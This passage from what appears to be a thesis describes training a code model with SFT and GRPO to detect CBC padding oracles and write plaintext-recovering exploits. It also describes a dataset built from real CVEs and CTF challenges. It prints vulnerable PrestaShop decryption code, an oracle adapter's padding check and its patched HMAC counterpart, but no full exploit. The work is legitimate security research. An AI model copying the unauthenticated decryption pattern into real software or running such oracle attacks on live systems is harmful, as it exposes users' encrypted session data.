RLHF works well when the quality of an output is hard to define formally, since the human preference data captures things that would be difficult to write down as a rule. For tasks where correctness is clear and can be checked automatically, however, training a reward model is unnecessary. Reinforcement Learning from Verifiable Rewards (RLVR) was introduced as part of the Tülu 3 post-training recipe [Lambert et al., 2024], and replaces the learned reward model with a verification function. The function takes a model output, runs whatever check is appropriate for the task, and returns a score. The rest of the reinforcement learning loop is the same as in RLHF.

A typical example of a verifiable reward is mathematical reasoning. If the model is asked to solve a problem with a known numerical answer, the verification function simply parses the model’s final answer and compares it to the correct one. The reward is 1 if they match and 0 otherwise. No human annotation is needed, and the same function can grade thousands of model outputs at training time. RLVR was introduced in this kind of setting and has since been used for several tasks where correctness can be expressed as a rule: solving math problems with known answers, following instructions with checkable constraints, or producing code that passes a fixed set of unit tests.

The advantage of RLVR for this work is direct. Whether a generated exploit actually decrypts the ciphertext is a property that can be checked by running the exploit and looking at the result. We do not need to ask a human whether the exploit looks plausible, we can simply run it and see. The verification function then provides a scalar reward, and the reinforcement learning step pushes the model toward generating exploits that pass the check.

3.5.1 Group Relative Policy Optimization

PPO works well in many settings but introduces a practical cost, it requires training a separate critic network alongside the policy to estimate the expected return at each step. The critic typically has the same size as the policy itself, which doubles the memory requirements during reinforcement learning. For a 24-billion parameter model, this extra cost is significant.

Group Relative Policy Optimization (GRPO) was introduced in the DeepSeekMath paper [Shao et al., 2024] and removes the critic network entirely. Instead of estimating an absolute value for each state, GRPO samples a group of outputs for the same prompt, computes the reward for each, and uses the relative ranking within the group to estimate advantages. The advantage for output o_i in a group

of G samples is computed as

$$A_i = \frac{r_i - \mu_r}{\sigma_r}$$

where r_i is the reward of output i , and μ_r and σ_r are the mean and standard deviation of the rewards in the group. Outputs that score above the group mean get a positive advantage, outputs that score below it get a negative one.

As an example, suppose a group of four completions for one prompt receive rewards of 1.0, 0.2, 0.1 and 0.0, where one completion recovered the plaintext and the others stopped at earlier tiers. Their mean is $\mu_r = 0.325$ and their standard deviation is $\sigma_r \approx 0.40$, so the normalised advantages are about +1.70, -0.32, -0.57 and -0.82. Only the completion that solved the task is reinforced, and the other three are pushed down, including the one that reached the oracle, because it still scored below the average of its own group. The signal is always relative to the group, so a completion is rewarded for doing better than its siblings on the same prompt rather than for clearing any fixed threshold.

The advantage enters an objective that raises the probability of the completions scoring above their group average and lowers the probability of those below it, under two constraints that keep the update stable. GRPO maximises

$$\mathcal{J}(\theta) = E \left[\frac{1}{G} \sum_{i=1}^G \frac{1}{|o_i|} \sum_t \min(\rho_{i,t} A_i, \text{clip}(\rho_{i,t}, 1 - \varepsilon, 1 + \varepsilon) A_i) \right] - \beta D_{\text{KL}}(\pi_\theta \| \pi_{\text{ref}}).$$

The ratio $\rho_{i,t}$ compares the probability the updated policy assigns to a token against the probability the previous policy assigned to it, and weighting it by the advantage A_i turns the group-relative reward into a gradient that acts on each generated token. The clipping bounds this ratio within $1 \pm \varepsilon$, which limits how far a single update can move any token and prevents a group with a large advantage from dominating the step, the same constraint that stabilises PPO. The Kullback-Leibler term holds the updated policy π_θ near a fixed reference policy π_{ref} with strength β , so reward is gained without the policy drifting away from a model that produces well-formed code. Because the advantage is shared across every token of a completion, the scalar reward obtained by running the exploit against the oracle propagates to all of its tokens, and the policy is shaped by the outcome of the attack rather than by any token-level target.

This change has two practical effects. First, the memory required to train the model drops, since there is no critic to keep in memory alongside the policy. Second, the variance of the gradient estimates is reduced, since the advantages are normalised within each group rather than estimated from a separate model. The DeepSeekMath paper showed empirically that GRPO trains stably and improves reasoning performance [Shao et al., 2024]. Several subsequent works, including DeepSeek-R1, have used GRPO for tasks where the reward function can be computed directly.

For this work, GRPO is the natural choice. It is the algorithm most commonly paired with RLVR in recent literature, and its design avoids the extra memory cost of training a separate critic. The combination of LoRA, SFT and GRPO with verifiable rewards is the full training pipeline of this work. Figure 3.1 shows it end to end, where supervised fine-tuning installs the answer format from the dataset, then GRPO continues the same adapter and scores each generated exploit by running it against the real oracle, feeding the reward back into the policy.




Figure 3.1: The two-stage training pipeline.

Chapter 4

THE DATASET

This chapter describes the dataset built for this work. It explains the shape of an entry, the per-entry adapter that makes the verification machinery possible, the sources the entries are drawn from, the synthetic augmentation that brings the dataset to its final size, the verification steps every entry passes before it enters the dataset, the inclusion criteria the project arrived at, and the train and test split.

The dataset contains 45 entries in total, 25 vulnerable and 20 safe. They are built from ten seed sources, five real CVE families, three public CTF challenges, and two challenges written for this project, then expanded with synthetic variants to reach the final size. The code spans C, PHP, Python and Java.

4.1 Anatomy of an entry

Each entry in the dataset is a JSON object with four top-level fields, `group_id`, `prompt`, `test_case_inputs` and `test_case_outputs`. The `group_id` is a short string that links related entries, the `prompt` is the text the model will read, and the two `test_case` fields are what the verification harness uses to grade the model's answer.

The `prompt` is a single piece of text that frames a scenario, shows the source code under analysis, describes the command-line interface of an oracle adapter that wraps that code, and asks the model two things. First to classify the code as `VULNERABLE` or `NOT VULNERABLE`, and, if vulnerable, to then write a Python exploit that recovers the plaintext through the oracle. The prompts in this dataset range from about 2,700 to 10,500 characters, with a median around 4,900, so a typical entry takes about two printed pages.

`test_case_inputs` carries four fields, the path of the interpreter the adapter needs (Python, PHP or a compiled binary), the path of the adapter itself on disk, a key, and a plaintext. The key and the plaintext are per-entry test values. The harness encrypts the plaintext with the key through the adapter to produce a ciphertext, then it runs the model's exploit against that ciphertext. `test_case_outputs` carries two fields, a verdict, stored as `VULNERABLE` or `NOT VULNERABLE`, and the expected plaintext. For vulnerable entries, the expected plaintext equals the input plaintext. For safe entries, the expected plaintext is null, since the model is not supposed to recover anything.

The running example for this chapter is the PrestaShop entry, drawn from CVE-2018-13784. The full prompt is reproduced in Appendix A. The vulnerability lives in a small PHP class that uses AES-128-CBC to encrypt a session payload and then decrypts it without checking integrity. The relevant fragment of the displayed code is:

```
class RijndaelCore {
    public function decrypt($ciphertext) {
        $length      = intval(substr($ciphertext, -6));
        $ciphertext = substr($ciphertext, 0, -6);
        $output      = openssl_decrypt(base64_decode($ciphertext),
                                      'AES-128-CBC', $this->_key,
                                      OPENSSL_RAW_DATA, $this->_iv);
        return substr($output, 0, $length);
    }
}
```

```
    }
}
```

The corresponding `test_case_inputs` for this entry name the PHP interpreter on the cluster, the adapter at `prestashop-CVE4/php-source/1.6.1.19/oracle_adapter.php`, a key (`MySecretKey12345`) and a plaintext (`SensitiveData!1`). `test_case_outputs` states that the verdict is `VULNERABLE` and that the expected plaintext is the same string.

The safe entry in the same group is the patched release, PrestaShop 1.6.1.20, which closes the oracle by checking integrity before it decrypts. Its decryption routine computes an HMAC over the ciphertext, compares it to the value that travelled with the message, and returns early when the two do not match.

```
list($hmac, $encrypted) = explode(':', $cipherText);
$encrypted = base64_decode($encrypted);
if ($hmac !== $this->generateHmac($encrypted)) {
    return false;
}
$output = openssl_decrypt($encrypted, 'AES-128-CBC', $this->_key,
                           OPENSSL_RAW_DATA, $this->_iv);
```

A forged ciphertext fails the HMAC check and is rejected before `openssl_decrypt` ever runs, so the attacker never reaches the padding step and learns nothing. The safe entry adds this check to the same cryptographic setup as the vulnerable one, which is what makes the pair a clean positive and negative for the model to separate.

4.2 The adapter contract

Every entry in the dataset is paired with an adapter, a small program that wraps the entry's cryptographic code in a uniform command-line interface. The adapter is the bridge between the model's output (Python code that tries to decrypt a ciphertext) and the underlying vulnerable program (which may be written in any language). Without this bridge, the verification harness would need a separate execution path for every language and every CVE in the dataset.

The contract is simple, the adapter accepts two main commands:

- `encrypt <plaintext> <key>` runs the entry's encryption code and returns the ciphertext as JSON.
- `decrypt <ciphertext> <key>` runs the entry's decryption code and returns either the plaintext, when the padding is valid, or an empty result, when the padding is invalid. This is the oracle.

For Java entries a third command, `serve`, is also supported. It reads ciphertexts from standard input and writes one valid/invalid response per line, so a long sequence of oracle queries shares a single Java Virtual Machine (JVM) startup rather than paying that cost on every call. The functional behaviour is the same as `decrypt`, the difference is only in how the requests are batched.

A short fragment from the PrestaShop adapter shows what the contract looks like in practice. The `decrypt` command performs the AES-CBC decryption with the OpenSSL library, then runs a manual PKCS#7 check on the result:

```
$raw_out = openssl_decrypt($raw_ct, 'AES-128-CBC', $key,
                           OPENSSL_RAW_DATA | OPENSSL_ZERO_PADDING, $iv_bytes);

$result_b64 = '';
if ($raw_out !== false && strlen($raw_out) > 0) {
    $pad_byte = ord($raw_out[strlen($raw_out) - 1]);
    if ($pad_byte >= 1 && $pad_byte <= 16) {
        if (substr($raw_out, -$pad_byte) ===
            str_repeat(chr($pad_byte), $pad_byte)) {
            // valid padding: return a fixed one-byte sentinel,
```



```

        // never the recovered plaintext
        $result_b64 = base64_encode("\x01");
    }
}
echo json_encode(['status'=>'success', 'plaintext_b64'=>$result_b64]);

```

plaintext_b64 does not carry the recovered plaintext, it carries a sentinel, a fixed marker byte that always has the same value and means nothing on its own. The adapter writes this same sentinel whenever the padding is valid and leaves the field empty whenever it is invalid, so its value depends only on the padding outcome and never on the decrypted bytes. That is the oracle, a single observable bit per query sent back through standard output.

A concrete round-trip makes the wire format visible. Calling the PrestaShop adapter with encrypt SensitiveData!1 MySecretKey12345 returns the ciphertext packed in the entry's format, a base64 blob with a six-digit length suffix.

```

{"status": "success", "ciphertext": "<base64(iv||ct)>000015"}

```

The trailing 000015 is the length of the plaintext. To use the oracle the attacker forges a ciphertext from this and sends it back with the decrypt command, and the adapter answers with the one observable bit, the sentinel when the forged padding is valid and an empty field when it is not.

```

{"status": "success", "plaintext_b64": "AQ=="} // padding valid
{"status": "success", "plaintext_b64": ""}      // padding invalid

```

The sentinel AQ== is base64 for the single byte 0x01, the same value on every valid query, so the response carries no plaintext and the attack has to be driven entirely by the difference between these two lines.

The shape of the adapter file varies with the language of the underlying code. The Python and PHP adapters are short scripts of around 50 to 100 lines that import the dataset's vulnerable code and expose the two CLI commands directly. The Java adapters are a shell launcher around a precompiled .class file, the launcher parses the command word from argv and the Java code does the cryptographic work. The C adapter for the Apache mod_session_crypto entry is a small compiled binary that links against the same code paths the Apache module uses. In every case the file is small and self-contained, and the wire format on standard output is the same JSON shape.

A single end-to-end verification run for one entry has the following shape. The harness reads the entry's test_case_inputs and invokes the adapter with the encrypt command, passing the entry's key and plaintext. The adapter returns a ciphertext in the entry's wire format. The harness then hands this ciphertext to the model's exploit code, along with the path of the adapter and the key. The exploit runs as a separate Python subprocess. Inside that subprocess it calls the adapter through the decrypt command many times, with crafted ciphertexts, observing for each whether plaintext_b64 comes back empty or non-empty. After a few thousand such queries the exploit reconstructs the plaintext byte by byte and prints it to standard output. The harness reads that output, compares it against expected_plaintext, and records the result. The key is passed to the exploit on the command line, which is what lets a single invocation form drive every language in the dataset through one harness. The prompt asks the model to recover the plaintext through the oracle rather than by decrypting with the key, and the training reward credits only a recovery that goes through the oracle's responses, so the exploit gains nothing from the key being present.

The reason the dataset is built around this contract is that it lets the same verification machinery work for every entry. The model writes an exploit in Python, the exploit calls the adapter through its CLI, and the harness only needs to read what comes back on standard output to decide whether the exploit succeeded. The C entry uses the same contract through a compiled binary, the Java entries use it through a shell launcher around a JVM, and the Python and PHP entries use it directly. Nothing in the harness needs to know what language the underlying code is in.

4.3 Sources

The 15 seed entries in the dataset are drawn from two kinds of source material. A CVE, or Common Vulnerabilities and Exposures entry, is a public record that identifies a known vulnerability in a specific piece of software, kept in the CVE program catalogue [The MITRE Corporation, 2025]. The record names the affected software and versions but does not hold the code. For each CVE used here the vulnerable and patched code is taken from the project’s own public source, the released versions before and after the fix. Ten entries come from five such CVEs, each represented as a paired vulnerable and patched version. A capture-the-flag (CTF) challenge is a small security puzzle built for practice or competition, where solving it means carrying out the attack rather than describing it. Five entries come from CTF-style challenges, three from public sources and two written for this project.

The five CVE families are: PrestaShop CVE-2018-13784, an AES-CBC session-payload oracle in PHP. Apache `mod_session_crypto` CVE-2016-0736, the same family of issue in the Apache HTTPD module that handles encrypted session cookies, in C. Apache Shiro CVE-2019-12422, an AES-CBC RememberMe cookie oracle in Java. Apache MyFaces CVE-2010-2057, a JSF view-state oracle in Java. And OWASP ESAPI CVE-2010-3300, the same class of issue in a Java security library.

Each pair carries the published vulnerable code and the published fix, with adapters on disk for both sides. Where the original links against library internals that do not lift into a self-contained snippet, the entry reproduces the bug at the same abstraction layer. The structural flaw and its fix are kept exactly, and only low-level primitives are swapped for behaviourally equivalent standalone implementations. The PrestaShop pair uses the upstream PHP source directly. The C `mod_session_crypto` pair substitutes public-domain AES, SHA-256 and PBKDF2 for the OpenSSL-backed primitives the Apache module reaches through `apr_crypto`. The substitution is only at the primitive level, so the vulnerable side keeps its missing integrity check and the safe side keeps its fix, a MAC verified before the ciphertext is decrypted.

The CTF entries cover three further configurations. Cryptopals challenge 17 is the textbook Python case, AES-CBC with PKCS#7 padding and a base64 wire format. PicoCTF “Magic” is the same class of bug in Python with a different wire format, a hex-encoded $IV || ciphertext$ string. Two further entries were written for this project to cover dimensions that the real CVEs in the dataset do not vary. `ctf-des-padding` uses DES rather than AES, which gives an 8-byte block size, and `ctf-custom-padding` uses a non-standard padding scheme rather than PKCS#7. Both are short, self-contained Python programs.

A further entry, Cryptopals challenge 47, is included as a single specimen of a related but distinct attack family. Challenge 47 exercises Bleichenbacher’s attack on RSA PKCS1 v1.5 (Section 2.9), which uses a different cryptographic primitive, a different oracle shape, and a different exploitation algorithm. It sits in the dataset to show that the adapter contract works for decryption oracles in general, not only for CBC padding oracles. Bleichenbacher attacks are not the focus of this work, so the entry is not augmented synthetically and the training and evaluation discussion in later chapters concerns the CBC case.

The choice of which real CVEs to include followed an inclusion rule that this work refers to as the *paired-CVE rule*. A CVE is included only when the vulnerable version and the patched version are both visible as code-level changes at the same abstraction layer, so the dataset can show the reader both sides of the same piece of software. Many padding oracle CVEs do not satisfy this rule, either because the upstream fix lives in a different layer of the system or because the original vulnerable code is not extractable as a self-contained snippet. Section 4.6 discusses one specific case that pushed the rule into its current shape.

4.4 Synthetic augmentation

The 15 seed entries are too few for stable supervised fine-tuning on a 24-billion parameter model. The literature on small specialised fine-tuning tasks treats around 50 to 100 examples as a lower bound for stable training, below which the model tends to memorise surface features of the training set rather than generalise from them [Liu et al., 2024]. Real-CVE supply for this work is bounded by the paired-CVE rule from Section 4.3. Padding oracle CVEs exist, but only some satisfy both halves of the rule.

The dataset is therefore extended to 45 entries by adding 30 synthetic entries, each anchored to one of the existing seeds. A synthetic entry preserves the structural identity of its seed (same vulnerability class, same cryptographic primitive, same wire format, same adapter contract, same verdict) and varies surface dimensions (scenario framing, identifier names, code envelope, padding-check phrasing, per-entry key and plaintext values). Each synthetic inherits the `group_id` of its seed, points at the seed’s existing adapter on disk, and reuses the seed’s reference exploit for verification. The pattern follows the seed-anchored constrained-variation approach used for instruction tuning in Self-Instruct [Wang et al., 2023], and its code-domain adaptation in WizardCoder [Luo et al., 2024].

Each variation dimension has a concrete shape. The Cryptopals 17 batch is a useful example because Python gives the most room to vary the padding-check style. Across the six Cryptopals 17 synthetics, the scenario frame ranges from a session-cookie service to a URL-parameter validator, a homework lab, a ticket vault, a legacy admin panel and a crypto-club challenge. The code envelope varies between a class with two methods, a function pair, a static utility class, a flat module-level script, and a helper-function layout. The padding-check phrasing rotates through five recognisable Python idioms: an explicit `if` with an equality comparison, a `try / except` around `Crypto.Util.Padding.unpad`, a walrus-operator one-liner, a named helper function, and a two-stage variable-extract-then-compare pattern.

Three of those idioms, taken from the actual entries, show how different the same check looks on the surface.

```
# explicit if with an equality comparison
if 1 <= pad_byte <= 16 and raw[-pad_byte:] == bytes([pad_byte]) * pad_byte:

# library unpad that raises on bad padding
unpad(raw, BLOCK)          # raises ValueError on bad PKCS#7

# two-stage extract then compare
if pad_len < 1 or pad_len > block_size:
```

All three decide the same thing, whether the recovered block carries valid PKCS#7 padding, and all three leak that decision to the caller. Rotating the surface form this way pushes the model to learn the structural check rather than one spelling of it. The per-entry key and plaintext are distinct in each synthetic, since the harness needs to produce a different ciphertext for each verification run. The Java batches have less room on the padding-check axis because the JCE only raises `BadPaddingException`, so the code envelope is the main axis of variation there. The five Shiro vulnerable synthetics use a servlet filter, a session-token service class, a static utility class, a Spring-style component with constructor injection, and module-level static methods on a `RememberMeUtils` class.

The synthetic entries were generated under a written specification authored for each batch. The specification names the seed, the verdict, the count, the variation dimensions to use, the structural invariants to preserve, the forbidden constructs (HMAC, MAC, AEAD, GCM for vulnerable batches, and the inverse for safe batches), and the exact verification steps the batch must pass before integration. Generation itself was performed by an LLM coding assistant running in plan mode, which produces a written plan that has to be reviewed and approved before any file is created. The verification step is then mechanical: schema check, structural-invariant check, dynamic smoke test, pairwise similarity gate. Each of these returns a deterministic pass or fail. An entry that fails any one of them does not enter the dataset, regardless of how the entry was produced. The verification gates are what determine ground truth in this dataset, and they run the same way for synthetic entries as for real ones.

Six seeds were chosen for augmentation, producing 30 synthetics in total. Two CTF seeds give Python coverage, Cryptopals 17 with six synthetics and picoCTF Magic with four. Four Java CVE seeds give coverage of two safe-side fix mechanisms across two framework idioms, Shiro vulnerable with five synthetics (CBC with manual padding), Shiro safe with six synthetics (AEAD via AES-GCM), MyFaces safe with five synthetics (HMAC-then-decrypt in a JSF view-state idiom), and ESAPI safe with four synthetics (the same HMAC-then-decrypt construct in a security-library idiom). The combined distribution is 25 vulnerable and 20 safe entries.

Table 4.1 lists the ten groups, their source, and their vulnerable and safe counts. The two groups held out for testing, prestashop-CVE4 and cve-2016-0736, each contribute one vulnerable and one safe entry, which is the four-entry test set.

Group	Source	Vuln.	Safe
prestashop-CVE4*	PrestaShop, CVE-2018-13784	1	1
cve-2016-0736*	Apache mod_session.crypto	1	1
cve-2019-12422	Apache Shiro	6	7
cve-2010-2057	Apache MyFaces	1	6
cve-2010-3300	OWASP ESAPI	1	5
cryptopals-17	Cryptopals challenge	7	0
picoctf-magic	picoCTF challenge	5	0
cryptopals-47	Cryptopals challenge	1	0
ctf-custom-padding	Authored CTF-style	1	0
ctf-des-padding	Authored CTF-style	1	0
Total		25	20

Table 4.1: Dataset composition by group. The two groups marked * are the held-out test set.

For the real-CVE-seeded synthetics, the upstream source code from the seed is copied into every entry in that batch byte-identically. The Apache Shiro 1.4.1 snippet appears in every Shiro synthetic with exactly the bytes it has in the seed. The same is true of the MyFaces 1.2.9 snippet in the MyFaces batch and the ESAPI 2.0GA snippet in the ESAPI batch. Byte-identity is checked with an MD5 hash of the spliced region after generation, before the batch is allowed to enter the dataset. The synthetic varies the surrounding code and the scenario, the upstream snippet itself is fixed. This keeps each real-CVE-seeded synthetic grounded in actual production code rather than allowing it to drift into invented patterns.

Model collapse is a known failure mode of training on generated data [Shumailov et al., 2024], where a model trained on its own output across successive generations loses information about the original distribution. That failure mode is the iterated case, where a model produces synthetic data, a successor trains on it, the successor produces more, and so on. The construction here is one-shot and accumulating. The synthetic entries were generated once by a separate model from real seeds, and they sit alongside those seeds in a single training run for the target model. A study of this accumulating-data configuration [Gerstgrasser et al., 2024] found that mixing real and synthetic data prevents the degradation that pure replacement causes, and the 2:1 synthetic-to-real ratio used in this dataset sits inside the range it tested.

4.5 The verification harness

Every entry in the dataset, both seeds and synthetics, passes the same verification harness before it is allowed to enter the dataset. The harness has four layers.

The first layer is a schema check. The entry must have exactly the four top-level fields described in Section 4.1, with exactly the required sub-fields. Vulnerable entries must have `expected_plaintext` equal to the input plaintext, safe entries must have it set to `null`.

The second layer is a static structural-invariant check. The displayed code in the prompt must contain certain required substrings (the CBC mode indicator appropriate to the language, a manual padding-validity check in one of the recognised phrasings, the wire format decoding the adapter expects) and must not contain any forbidden substrings. For vulnerable entries the forbidden list includes any HMAC, MAC, AEAD or GCM construct, anything that would flip the verdict to safe. For safe entries the check is inverted, the displayed code must contain a recognised integrity construct, and the manual padding check that characterises the vulnerable variant must not appear. This layer catches cases where the displayed code has drifted from the seed’s structural identity.

The third layer is a dynamic smoke test. For each vulnerable entry, the seed’s reference exploit is run against the entry’s adapter with the entry’s key and plaintext. The exploit must recover the plaintext

through the oracle. For each safe entry, the same reference exploit is run, and it must fail to recover the plaintext, because the safe adapter blocks the attack. An entry that does not pass its smoke test does not enter the dataset.

The fourth layer is a pairwise similarity gate. Within a batch the prompts are compared pair by pair, and the text similarity of any pair must stay below 0.85. For the real-CVE batches the shared verbatim snippet would inflate a raw comparison, so the similarity is measured on the authored portion of each prompt, with the shared snippet removed before the comparison.

The harness is reused at training time. During GRPO training, the model generates an exploit candidate for each prompt, then the reward function runs that candidate through the entry’s adapter and returns a scalar reward based on whether the plaintext was recovered. The exact reward shape is a detail of the training pipeline and is covered in Chapter 5, but the relevant point here is that the same code path that verifies an entry at construction time grades the model’s outputs at training time.

One refinement to the harness happened during synthetic data generation and is worth recording. After the first three synthetic batches were produced, an audit found that two entries in the picoCTF batch were too similar in the ways that matter for training, even though they were not flagged by the existing similarity gate. The two entries had different scenarios, different identifier names and different per-entry keys and plaintexts, but they shared the same code envelope (a class with two methods) and the same padding-check style (an explicit `if` with an equality comparison). The text-level similarity check did not catch this because the surface text differed enough, but for the purposes of the training set the two entries were closer to duplicates than intended. The harness was extended with a per-pair check, no two synthetic entries in the same batch may share both their code envelope and their padding-check style. The picoCTF entry that violated the new rule was regenerated with a different envelope and a different padding-check style, and the new rule was applied to every batch produced afterwards.

4.6 Refining the inclusion criteria

Two findings came out of the dataset construction process and fixed the boundaries of what the dataset covers, one about the abstraction layer a fix has to live in, and one about the kind of oracle the adapter contract can observe.

The paired-CVE rule from Section 4.3 took its current shape after one specific candidate was considered for inclusion and not added, Primefaces CVE-2017-1000486. The Primefaces vulnerability is a real padding oracle in JSF view-state handling, structurally similar to the Shiro and MyFaces cases that are in the dataset. What distinguishes Primefaces is the shape of the upstream fix. The fix is not a single code-level change at the decryption site. It is a combination of several adjustments spread across configuration and code. The patch requires that deployments stop using the default password that earlier versions hardcoded, randomises the salt used in key derivation, and adds integrity validation in later releases. The fix is multifaceted and lives partly in configuration rather than in the decryption routine, so the patched code does not pair structurally with the vulnerable code in the way the dataset’s other paired CVEs do.

The Primefaces case sharpened the paired-CVE rule into its current form. The bug must be structural at the code level, and the fix must also be structural and at the same abstraction layer. Vulnerabilities whose fix is partly configuration, partly upstream library defaults or partly architectural rearrangement do not satisfy the rule, even when the bug itself is a textbook padding oracle. The existing JSF construct family in the dataset (MyFaces and ESAPI) already covers the same cryptographic construct in two framework idioms, so the refinement does not leave a coverage gap.

The second finding concerns the kind of oracle the adapter contract can represent. The adapter contract from Section 4.2 is a function-call abstraction. A ciphertext goes in through a CLI, a plaintext or an empty result comes out. This is the shape that application-layer padding oracle vulnerabilities take in real code. The decryption routine is a function with inputs and outputs, and the oracle is whatever the caller can observe about that function’s behaviour.

A broader family of padding oracle vulnerabilities lives at the TLS protocol layer. Lucky Thirteen

[Al Fardan and Paterson, 2013], POODLE [Möller et al., 2014], the OpenSSL AES-NI fast-path oracle (CVE-2016-2107) and the OpenSSL zero-length record oracle (CVE-2019-1559) are all padding oracles in the same cryptographic sense, but the oracle is not a function return value. It is a wire-level TLS alert, a microsecond-scale timing difference on the network, or a connection-state divergence observed across a TCP socket. A 2019 survey of this family identified roughly 100 distinct TLS-layer padding oracle vulnerabilities across a scan of the Alexa Top Million [Merget et al., 2019], with the TLS-Attacker framework as the canonical probe-generation toolkit.

These TLS-layer vulnerabilities are out of scope for the adapter contract used in this work, which observes oracles through a function-call interface rather than a wire-level interface. They are the natural direction for an extension of the methodology that exposes wire-level observations through the adapter, and they are discussed again as future work in Chapter 6.

4.7 Train and test split

The split between training and test data is done at the `group_id` level rather than at the entry level. Every entry with the same `group_id` goes to the same side of the split, this rule exists because of how synthetic entries are constructed. A synthetic inherits the `group_id` of its seed, so an entry-level random split would risk placing a seed in the test set while its synthetic siblings sat in training, which would let the model recognise the test entry from the structurally similar siblings it had already learned. The `group_id` split prevents that. This is the standard way to split data when samples cluster into groups that are not independent of each other, for example medical records grouped by patient or augmented images grouped by their source image, and it is provided directly in common tooling such as scikit-learn’s group-based cross-validation [scikit-learn developers, 2025]. The same principle appears in instruction-tuning evaluation, where whole task categories are held out rather than individual examples so that the model is tested on genuinely unseen task types [Wei et al., 2022].

The test set in the current training pipeline contains the two groups `cve-2016-0736` (Apache `mod_session_crypto`, in C) and `prestashop-CVE4` (PrestaShop, in PHP), for four entries in total: two vulnerable and two safe. Both groups are real CVEs and both languages are absent from the synthetic batches, so the model is never tested on a pattern it saw something structurally similar to during training. The two CVEs also exercise fix mechanisms that the synthetics do not: the safe PrestaShop version uses HMAC over the cookie content in a PHP idiom, and the safe `mod_session_crypto` version relies on a MAC verification in a C idiom, neither of which appears in the Java safe-side synthetics.

The test set is deliberately balanced, two vulnerable entries and two safe entries. This balance is what makes the evaluation metrics well defined. Precision needs both correct and incorrect positive predictions to be meaningful, so it needs safe entries that the model could wrongly flag as vulnerable, and recall needs entries that are actually vulnerable. With both classes present in equal number, no metric is undefined and neither class dominates the result.

Four entries is a small test set by the conventional standards of machine-learning evaluation. The evaluation in this work is not a population sample estimate. Each test entry is a complete real-world CVE, and the harness produces a binary per-entry outcome, the exploit either recovered the plaintext or it did not, with no sampling noise to average over. The question this test set answers is whether the model can handle the specific real-world vulnerabilities the field cares about, on patterns it has not seen in any structurally similar form during training. A set of this size can tell apart two models that behave very differently, one that recovers the plaintext on these CVEs and one that does not. It cannot measure a fine generalisation rate, four entries cannot separate, for instance, a model that would succeed 70% of the time from one that would succeed 80% of the time. The later chapters read the results as this kind of difference between configurations rather than as a single rate.

There is no separate validation set. Supervised fine-tuning runs on the full training split, and GRPO uses the verifiable reward directly as the optimisation signal. The reasons for this choice, and what it means for how the results are read, belong with the experimental setup and are taken up in Chapter 5.

Chapter 5

TRAINING AND EVALUATION

This chapter measures what the fine-tuning achieves. The model has two jobs, to judge whether a snippet contains a padding oracle and, when it does, to write an exploit that recovers the plaintext through that oracle. The two are scored separately, because a model can be good at one and weak at the other. Four configurations are compared on the same held-out set, so that the contribution of each training stage can be read off the difference between them.

5.1 Experimental setup

5.1.1 Model and adapter

The base model is Devstral Small 2507 [Mistral AI, 2025], the 24-billion parameter code model introduced in Chapter 3. The size is a deliberate middle point, since smaller code models in the 7–13 billion range run faster but write weaker code, as Meta reported across the Code Llama family [Rozière et al., 2023]. Models above 34 billion parameters write stronger code but are harder to fine-tune on a single academic GPU. At 24 billion the model still scores 53.6% on SWE-Bench Verified [Mistral AI, 2025] while staying inside the memory budget of one H100, and its Apache 2.0 license allows the fine-tuned adapter to be released openly.

Full fine-tuning of a 24-billion parameter model is out of reach on the available hardware, so all training uses Low-Rank Adaptation [Hu et al., 2022]. The adapter has rank $r = 16$ and $\alpha = 16$, zero dropout, and is applied to every linear projection in the attention and feed-forward blocks (q.proj, k.proj, v.proj, o.proj, gate.proj, up.proj, down.proj). This leaves 92.4 million trainable parameters, 0.39% of the model, with no measured loss in task quality [Hu et al., 2022]. The same adapter shape is used in both training stages, so the supervised adapter can be loaded directly into the reinforcement-learning stage.

5.1.2 The two training stages

Training runs in two stages. The first is supervised fine-tuning (SFT), which teaches the output format, a verdict line followed by a fenced Python exploit. The second is reinforcement learning from verifiable rewards (RLVR) with Group Relative Policy Optimization (GRPO), which teaches the model to write an exploit that actually works.

The SFT stage teaches the model the shape of a correct answer. Each training entry has a supervised target built from the entry’s verdict. For a vulnerable entry the target is the literal string `VULNERABLE.` followed by the reference exploit inside a fenced python block, so the model learns to announce its judgement first and then produce code in the exact format the prompts ask for and the reward function later parses. For a safe entry the target is the entry’s reference answer as written, which already opens with `NOT VULNERABLE.` and explains the integrity check that closes the oracle. The prompt is wrapped in the model’s own chat template before training, and only the completion tokens contribute to the loss, so the model is trained to produce the target given the prompt rather than to reproduce the prompt itself.

Every reference exploit, and so every vulnerable target the model learns from, follows one fixed contract. It is a self-contained Python program invoked as `python3 exploit.py <oracle_path> <key> <ciphertext>`. It reaches the cipher only through the oracle, sending each forged query to the adapter as a subprocess call and reading back the single `plaintext_b64` field, where a non-empty value means valid padding and an empty value means invalid. When the attack finishes it prints the recovered plaintext to standard output and nothing else. This one shape is what lets the harness run any generated exploit the same way, handing it the oracle path, the key, and the ciphertext and checking its single line of output against the expected plaintext.

The SFT stage trains for 3 epochs at learning rate 2×10^{-4} on the 41 training entries, with a per-device batch size of 1, gradient accumulation of 4, a warmup ratio of 0.1, and a maximum sequence length of 4096 tokens. The learning rate is a standard value for LoRA fine-tuning. SFT here teaches format rather than capability, so the exact rate is not delicate. What matters is that the model learns to emit a parseable verdict and a syntactically valid exploit. With fewer than 50 training examples this stage cannot teach the attack itself, which is the reason the pipeline has a second stage rather than relying on supervised learning alone. The base model is held in bfloat16 with gradient checkpointing enabled, which trades recomputation for memory and lets the 24-billion parameter model and its LoRA adapter train on a single GPU without quantization.

